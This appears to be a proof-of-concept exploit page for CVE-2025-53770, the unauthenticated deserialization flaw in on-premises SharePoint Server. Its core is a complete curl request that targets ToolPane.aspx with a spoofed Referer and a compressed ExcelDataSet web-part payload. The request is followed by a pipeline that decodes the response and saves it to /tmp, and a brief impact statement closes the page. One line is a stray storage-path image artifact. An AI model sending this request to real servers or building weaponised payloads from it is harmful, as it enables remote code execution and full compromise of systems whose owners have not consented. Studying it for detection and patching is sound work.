 0xray5c68616e37/cve-2025-53770
Proof-of-concept exploit for unauthenticated remote code execution via unsafe deserialization in Microsoft SharePoint Server (CVE-2025-53770), with payload extraction and decoding commands.

Critical — Unauthenticated Remote Code Execution via unsafe deserialization in Microsoft SharePoint Server (CVE-2025-53770)
Deserialization of untrusted data in on-premises Microsoft SharePoint Server allows an attacker to execute code remotely and compromise the system. Microsoft is aware of active exploitation and is preparing a comprehensive update. Ensure mitigations from CVE documentation are in place.
The following PoC demonstrates how an attacker can exploit the vulnerability to extract and decode malicious payloads via the vulnerable endpoint.
Target domain is intentionally replaced with reeaccated.com.

curl -sk -X POST 'https://reeaccated.com/_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx' \
-H 'Referer: /_layouts/SignOut.aspx' \
-H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode 'MSOTlPn_Uri=https://reeaccated.com' \
--data-urlencode 'MSOTlPn_DWP=
<%@ Register Tagprefix="Scorecard" Namespace="Microsoft.PerformancePoint.Scorecards" Assembly="Microsoft.PerformancePoint.Scorecards.Client, Version=16.0.0.0, Culture=neutral, PublicKeyToken=71e9bce111e9429c" %>
<%@ Register Tagprefix="asp" Namespace="System.Web.UI" Assembly="System.Web.Extensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35" %>
<asp:UpdateProgress ID="UpdateProgress1" DisplayAfter="10" runat="server" AssociatedUpdatePanelID="upTest">
<ProgressTemplate>
<div class="divWaiting">
<Scorecard:ExcelDataSet CompressedDataTable="H4sIAADEfmgA/4WRX2uzMBTG7/0Ukvs06ihjQb3ZbgobG1TYeO9OY6yBJpGTdHbfvudVu44x6FUkPn9+PEnK1nTdHuV8gE1P9uCCtKGFCBU7opNB9dpC4NYo9MF3kStvJen4rGKLZ4645bkU8c+c1Umalp33/0/62gGmC45pK9bA7qBZOpdI9OMrtpryM3ZR9RAee3B7HSpmXNAYdTuFTnGDVwvZKZiK9TEOUohxHFfj3crjXhRZlouPl+ftBMspIYJTVHlxEcQt13cdFTY6xHeEYdB4vaX7jet8vXERj8S/VeCcxicdtYrGuzf4OnhoSzGpftoaYykQ7FAXWbHm2T0v8qYoZP4g1+t/pbj+vyKIPxhKQUssEwvaeFpdTLOX4tfz18kZONVdDRICAAA=" DataTable-CaseSensitive="false" runat="server"></Scorecard:ExcelDataSet>
</div>
</ProgressTemplate>
</asp:UpdateProgress>' \
| grep -oP 'CompressedDataTable="\K[^&]+(?=")' \
| base64 -d 2>/dev/null \
| gzip -d 2>/dev/null \
| tee /tmp/sharepoint_decoded_payload.txt \
| grep -Ei 'IntruderScannerDetectionPayload|ExcelDataSet|divWaiting|ProgressTemplate|Scorecard'
<Info>IntruderScannerDetectionPayload</Info>
Impact:
Unauthenticated attackers can exploit unsafe deserialization to achieve remote code execution on SharePoint Server, leading to full system compromise.






